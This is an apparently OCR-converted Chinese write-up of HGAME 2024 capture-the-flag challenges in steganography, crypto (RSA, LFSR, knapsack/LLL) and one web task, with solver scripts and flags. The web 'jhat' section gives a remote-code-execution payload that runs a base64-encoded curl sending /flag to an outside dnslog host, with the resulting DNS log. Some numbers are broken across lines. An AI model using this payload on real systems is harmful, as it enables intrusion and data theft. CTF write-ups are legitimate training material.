
2024HGAME

WEEK1和WEEK2写在一起

MISC

WEEK1[签到]

公众号回复即可：



最终flag：

```
hgame{welc0me_t0_HGAME_2024}
```

WEEK1[SignIn]

从上往下斜着看即可，最终flag：

```
hgame{WOW_GREAT_YOU_SEE_IT_WONDERFUL}
```

WEEK1[来自星尘的问候]

一眼stegseek:

压缩包里有一个exa.png，结合文件名搜索游戏，发现是游戏”来自星尘“，因为前字符五个一定是hgame，其实能得到flag中的三个字符，再根据长度判断为”welcom“，没找到数字对照表，但字母都能对上，那应该就是把o换成了0，最终flag：

```
hgame{welc0me!}
```

WEEK1[simple_attack]

最简单的明文爆破，爆破完base64转图片得到flag：

```
hgame{s1mple_attack_for_zip}
```

最终flag：

```
hgame{s1mple_attack_for_zip}
```

WEEK1[希儿希儿希尔]

爆破png宽高：

png尾还有一个zip文件，里面是密文，对png用zsteg拿到希尔密码的加密信息:


希尔密码解密拿到flag：

最终flag：

```
hgame{DISAPPEARINTHESEAOFBUTTERFLY}
```


WEEK2[龙之舞]

AU看频谱图直接拿key:



解deepsound:

gif逐帧提取，找到四张有二维码的图片，拼接为完整二维码，之后导入QRazyBOX调整纠错等级拿到flag：




最终flag：

```
hgame{drag0n_1s_d4nc1ng}
```

WEEK2[ek1ng_want_girlfriend]

直接看http流导出图片，flag就在图片上：




最终flag：


```
hgame{ek1ng_want_girlfriend_qq_761042182}
```

WEEK2[ezWord]

改文件后缀为zip拿到所有文件，先解盲水印，一把梭得到key：




解密压缩包拿到邮件，一眼垃圾邮件隐写，解密拿到一串汉字：



一看就是编码问题，第一眼感觉是gbk或者utf-16，尝试后发现为utf-16：

删掉分隔符号，每个减9即可得到flag：



最终flag：

```
hgame{0k_you_s0lve_al1_th3_secr3t}
```

CRYPTO

WEEK1[ezMath]

`x**2 - D*y**2 == 1`一眼佩尔方程，直接连分数打：

```
from gmpy2 import *

def Cal_CF(List):
    List.reverse()
    fenmu=0
    fenzi=1
    for i in List:
        fenmu,fenzi=fenzi,i*fenzi+fenmu
    return fenmu,fenzi

t=114514
m=isqrt(t)
x=t**(0.5)
a=[]
a.append(m)
b=m
c=1
while a[-1]!=2*a[0]:
    c=(t-b*b)//c
    tmp=(x+b)/c
    a.append(int(tmp))
    b=a[-1]*c-b
print(len(a)-1)
print(a)
a=a[:-1]
fenmu,fenzi=Cal_CF(a)
```

```
print(fenmu)
print(fenzi)
```

拿到y值之后，写脚本解AES即可：

```
from Crypto.Cipher import AES

password = b'\x04;0\xbe\xc7\xca\x05\xf9#\xd7Ap\xc4\xc9\xbe\x19'
aes = AES.new(password,AES.MODE_ECB)
en_text =
b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x1
7g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1
,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
den_text = aes.decrypt(en_text)
print(den_text)
```

```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py
b'hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!!}\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
PS C:\Users\86159\PycharmProjects\untitled2>
```

最终flag：

```
hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!!}
```

WEEK1[ezRSA]

审一下代码，显然leak1和leak2对应p和q，直接写脚本出flag:

```
e = 65537
leak1 =
14912717007361127196818257675129033155901844180572531042609541283758922767
07575407439298658536503998391028384315072007447249396594632001580124696769
79987696419050900842798225665861812331113632892438742724202916416060266581
59016906386768829928898573410412763223217565735269789838344132347745065817
9727728908669
leak2 =
11612299271467091538130991696749043648902000117288064416717991546702179489
29279772720805966417855691191342590375223883351980431522061502591034855745
58816424740204736215551933482583941959994625356581201054534529395781744338
63102142370317114645666343295584359854812259330878224522079201871650853849
7402576709461
c =
```

```
105294818675325200342580567738640740170270195780418662454006478402302516616529997097159196208109334371916611800032959232736556757295885588995925242356227288160655019180761208122365803449911409809915323479912527052886330149134799706100568455435235913241775670619489225522752354866155149139321254365439916426070286897626936173052467164927831168130703555126069716266455949618505675863403897058213148420964656318868122812898431322581318097737977770493587891822125706062525097908309942631320200941536462967935229756321919124639198989883492822849729199327619526033797332345753516240391624400219405925527685796399777130999 71

print(long_to_bytes(pow(c,inverse(e,(leak1-1)*(leak2-1)),(leak1*leak2))))
```

```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py
b'hgame{F3rmat_l1tt1e_the0rem_is_th3_bas1s}'
```

最终flag：

```
hgame{F3rmat_l1tt1e_the0rem_is_th3_bas1s}
```

WEEK1[奇怪的图片]

审一下代码逻辑，显然是一个一个字符往上加，那么思路明确，因为第一张图片只有h，用只有h的那张和全部图片异或，第一张肯定纯黑，第二张只有g，第三张只有ga，以此类推，所以写个批量异或的脚本去找符合要求的就好：

```
from PIL import Image
import os
import numpy as np

original_image_path = "K:\\png_out\\5c55dc77.png"
images_directory = 'K:\png_out'
output_directory = 'K:\png_out3'

def xor_images(original_image_path, image_path, output_path):
    original_image = Image.open(original_image_path)
    other_image = Image.open(image_path)
    original_array = np.array(original_image)
    other_array = np.array(other_image)
    xor_result_array = np.bitwise_xor(original_array, other_array)
    xor_result = Image.fromarray(xor_result_array.astype('uint8'))
```

```
    xor_result.save(output_path)

png_images = [f for f in os.listdir(images_directory) if
f.endswith('.png')]

for png_image in png_images:
    image_path = os.path.join(images_directory, png_image)
    output_path = os.path.join(output_directory, f'result_{png_image}')
    xor_images(original_image_path, image_path, output_path)
```

一个个累加读出flag即可，最终flag：

```
hgame{1adf_17eb_803c}
```

WEEK1[ezPRNG]

lfsr，根据加密脚本逆推解密即可，虽然循环了1000次，但因为flag的每部分都是长度为8的十六进制字符串，因此初始seed值也只有32bit，exp：

```
def lfsr(R,mask):
    stre = bin(R)[2:].zfill(32)
    nextbit=stre[-1:]+stre[:-1]
    nextbit=int(nextbit,2)
    i = (nextbit & mask) & 0xffffffff
    lastbit = 0
    while i != 0:
        lastbit ^= (i & 1)
        i = i >> 1
    return R>>1 | lastbit<<31

mask = 0b10001001000010000100010010001001
output = ['','','','']

flag0 = []
for i in range(len(output)):
```

```
    p = output[i][:32]
    q = int(p,2)
    for _ in range(32):
        q = lfsr(q,mask)
    flag0.append(q)

flag = ''
for R in flag0:
    R = int(R)
    R = hex(R)[2:]
    flag += R
flag = 'hgame{' + flag[:8] + '-' + flag[8:12] + '-' + flag[12:16] + '-' +
flag[16:20] + '-' + flag[20:] + '}'
print(flag)
```


```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py
hgame{fbbbee82-3f43-4f91-9337-907880e4191a}
```

最终flag：

```
hgame{fbbbee82-3f43-4f91-9337-907880e4191a}
```

WEEK2[midRSA]

的确是严重的非预期，直接解m0就拿到flag了：



最终flag：

```
hgame{0ther_cas3s_0f_c0ppr3smith}
```

WEEK2[backpack]

首先进行一个代码审计，根据bag的值，不难判断出p的20低位中1的个数为偶数个，并因为a中的素数相差不大，由此可以进一步判断出有14位1，因此写个脚本找一下这14个数：

```
a = [3245882327, 3130355629, 2432460301, 3249504299, 3762436129,
3056281051, 3484499099, 2830291609, 3349739489, 2847095593, 3532332619,
2406839203, 4056647633, 3204059951, 3795219419, 3240880339, 2668368499,
4227862747, 2939444527, 3375243559]
bag = 45893025064

for combination in combinations(a, 14):
    if sum(combination) == bag:
        print(f"{combination}")
        break
```

```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py
(3245882327, 3130355629, 2432460301, 3249504299, 3762436129, 3056281051, 2830291609, 3349739489, 2847095593, 4056647633, 3795219419, 3240880339, 2668368499, 4227862747)
```

根据下标，就可以得到p的20低位为：

```
00111101001110111111
```

只剩12高位不知道，写脚本爆破：

```
enc =
871114172567853490297478570113449366988793760172844644007566824913350088148162949968812541218339
out = '00111101001110111111'

all_strings = [''.join(map(str, x)) for x in product([0, 1], repeat=12)]

for i in range(4096):
    p = all_strings[i]+out
    print(p)
    m = enc^int(p)
    flag = long_to_bytes(m)
    if flag[:5] == b'hgame':
        print(flag)
```

结果最后几个字符打不出来，如图：

```
b'hgame{M@ster_0f ba3kpack_m4nag3md\xe4\xc1\xe4\xe4[\xcd\xa4'
000000000001001111010011101111111
```

没搞明白为什么，然后直接解enc又出了.....

```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py
b'hgame{M@ster_0f ba3kpack_m4nag3ment!}\x00\x0e#'
```

最终flag：

```
hgame{M@ster_0f ba3kpack_m4nag3ment!}
```

WEEK2[babyRSA]

没别的条件解e，那应该就是可以爆破，exp：

```
p=14213355454944773291
gift=9751789326354522940

for e in range(1000000):
    m0 = e+114514
    gift0 = pow(m0,65537,p)
    if gift0 == gift:
        print(e)
        break
```

```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py
73561
```

解完发现e和phi不互素，直接AMM攻击套板子：

```
#sage
from sympy.ntheory.residue_ntheory import nthroot_mod
p=14213355454944773291
q=6184356205162070038634855117537193048606497844115920076561833974376400103297
c=10500213872246694649593663865603821400004347575163902508525511396508874927246190689258661625026492234819249659798645278628115115643622957406519396542284 1
e = 73561
for mp in GF(p)(c).nth_root(e, all=True):
```

```
    for mq in GF(q)(c).nth_root(e, all=True):
        m = crt([ZZ(mp), ZZ(mq)], [p, q])
        try:
            res = bytes.fromhex(hex(m)[2:])
            if res.isascii():
                print(res)
        except:
            pass
```

不知道为啥本地sage的shell里直接卡住，换到在线秒出：

最终flag:

```
hgame{Ad1eman_Mand3r_Mi11er_M3th0d}
```

WEEK2[midRSA revenge]

已知m高位攻击，exp:

```
#sage
e = 5
n =
27814334728135671995890378154778822687713875269624843122353458059697288888
64057292248628755643124178646115951323612891417668049777561969468490349807
05773078102636772802941141359297087459884069633072797670289695153058952070
28282193547356414827419008393701158467818535109517213088920890236300281646
28876169784228063328535537638946836003358410225824305888517481201829546019
65154838192549131830794969473095743928483785042469915467812521398618765098
94476420525317251695953355755164789878602945615879965709871975770823484418
66563405010385256481957575695004769120535559900478654160021320442314585485
92148974314302823330521 21
c =
```

```
4562213141158670886382072030344946362447066111116217235778487290960692300679581326630186256614471315017586845026393832083328446819396981244591885718135271497722924641395307367176197417049459260756320640721253615164356311218457531865592979933552707798180577029737833915898511591140293102965517014567486989142313448351879175593054402695606133268932047481279992549021029196053703638895811367241640968795731738702808066204540874669703589986547367552570232250781470185371010
m_high = 340278973659318023665815550380293424388263321700127611045641254008207770431330785611488637747 2   #经过填充后的m，即:m=m>>128
kbits = 128
PR.<x> = PolynomialRing(Zmod(n))
f = (m_high + x)^e - c
x0 = f.small_roots(2^kbits,1)[0]
m = m_high + x0
print(m)
```

解一下m拿到flag：

最终flag：

```
hgame{c0ppr3smith_St3re0typed_m3ssag3s}
```

WEEK2[backpack revenge]

先重排了一下大小：

```
a = []
M = sorted(a)
print(M)
```


然后LLL打：

```
#sage
S = 120254819682601389900652731494 7
M =
[4154563720178753163742760333 9,4290477648669769166963992922 9,4378253094248
1865621293381023,4385890167245175675447484519 3,4482615866428377941033061596
71,4719030926951460900504533067 1,4801140928855088022928057814 9,4906050711 6
0958611749714671 49,4926436899956165998618288390 7,4975587779900688906388256
6549,5015428797117983135506844315 3,5168945551472854742399516263 7,5172504947
0068950810478487507,5173739190218775918807868745 3,5234448851805567208228 0
377551,5237587789194231232003180391 9,5256328208517864676781438288 9,5423684
8294299624632160521071,5511601592786875685900796194 3,5650984737983660003335
01942537,5681062731228642049410919202 9,5694379479564126067495367682 7,58234
3281865780362910570662 37,5939621224833058007218464807 1,6004422123738710405
4597861973,6116784408399917966970260164 7,6166020047093815383604548388 7,621
2814669958218077901398356 1,6256196926039113295681828593 7,6327072698185154 4
620359231307,6341052887522048979947524920 7,6384704635026052076104368781 7,6
4186626428974976108467196869,6495598964065013981834821492 7,651093134232128
52647930299981,6682563586983173109268403935 1,6748013115170715567252758332 1
,6776326514779127208378075232 7,6792374361515498329114562452 3,6855993723862
3623619114065917,6880827126547885857012691694 9,6965903594156411929164040479
1,7044621875997623994775116205 1,7053810882653978577436160530 9,7081733606 4
2547816402733540 39,7231133917011218540149686700 1,7401283905564989139717287
0891,7476307951026169912634552597 9]

n = len(M)
L = matrix.zero(n + 1)

for row, x in enumerate(M):
    L[row, row] = 2
    L[row, -1] = x

L[-1, :] = 1
L[-1, -1] = S
res = L.LLL()
print(res)
```



第一行对应的就是，因为我按照大小重新排序了，这里还需要对应回去：

```
d =
[1,1,1,0,0,0,0,1,1,1,1,1,0,0,0,1,1,1,0,0,0,0,0,1,1,0,0,0,0,1,0,0,1,0,1,0,0
,1,1,0,0,0,1,0,0,1,0,1]    #和第一行结果对应
a = []                          #给出的公钥
M = []                          #将a重排后的结果
for i in range(48):
    for j in range(48):
        if M[i] == a[j]:
            a[j] = d[i]
print(a)
```

再逆序一下得到p为：

```
111101000010110101010001010011000111000100100001
```

根据题目要求操作p拿flag即可：

```
p = '111101000010110101010001010011000111000100100001'
p = int(p,2)
flag='hgame{'+hashlib.sha256(str(p).encode()).hexdigest()+'}'
print(flag)
```

```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py
hgame{04b1d0b0fb805a70cda94348ec5a33f900d4fd5e9c45e765161c434fa0a49991}
```

最终flag：

```
hgame{04b1d0b0fb805a70cda94348ec5a33f900d4fd5e9c45e765161c434fa0a49991}
```

WEB

WEEK1[jhat]

贴个文章链接：
https://wooyun.js.org/drops/OQL(%E5%AF%B9%E8%B1%A1%E6%9F%A5%E8%AF%A2%E8%AF%AD%E8%A8%80)%E5%9C%A8%E4%BA%A7%E5%93%81%E5%AE%9E%E7%8E%B0%E4%B8%AD%E9%80%A0%E6%88%90%E7%9A%84RCE(Object%20Injection).html
不出网的话就找个在线dnslog，最后payload还要base64一下：

```
?query=java.lang.Runtime.getRuntime().exec("bash123-
c123{echo,Y3VybCBgY2F0IC9mbGFnYC51NDVsZzEuZG5zbG9nLmNu}|{base64,-d}|
{bash,-i}".split("123"))
```

Get SubDomain Refresh Record

u45lg1.dnslog.cn


DNS Query Record	IP Address	Created Time
hgame1deb421c57bec99cdc21e73f87964790b20a9bc2.u45lg1.dnslog.cn	47.117.220.100	2024-02-01 17:25:46
hgame1deb421c57bec99cdc21e73f87964790b20a9bc2.u45lg1.dnslog.cn	47.117.220.97	2024-02-01 17:25:35
hgame1deb421c57bec99cdc21e73f87964790b20a9bc2.u45lg1.dnslog.cn	47.117.220.97	2024-02-01 17:25:35

最终flag：


```
hgame{1deb421c57bec99cdc21e73f87964790b20a9bc2}
```

WEEK1[2048 * 16]

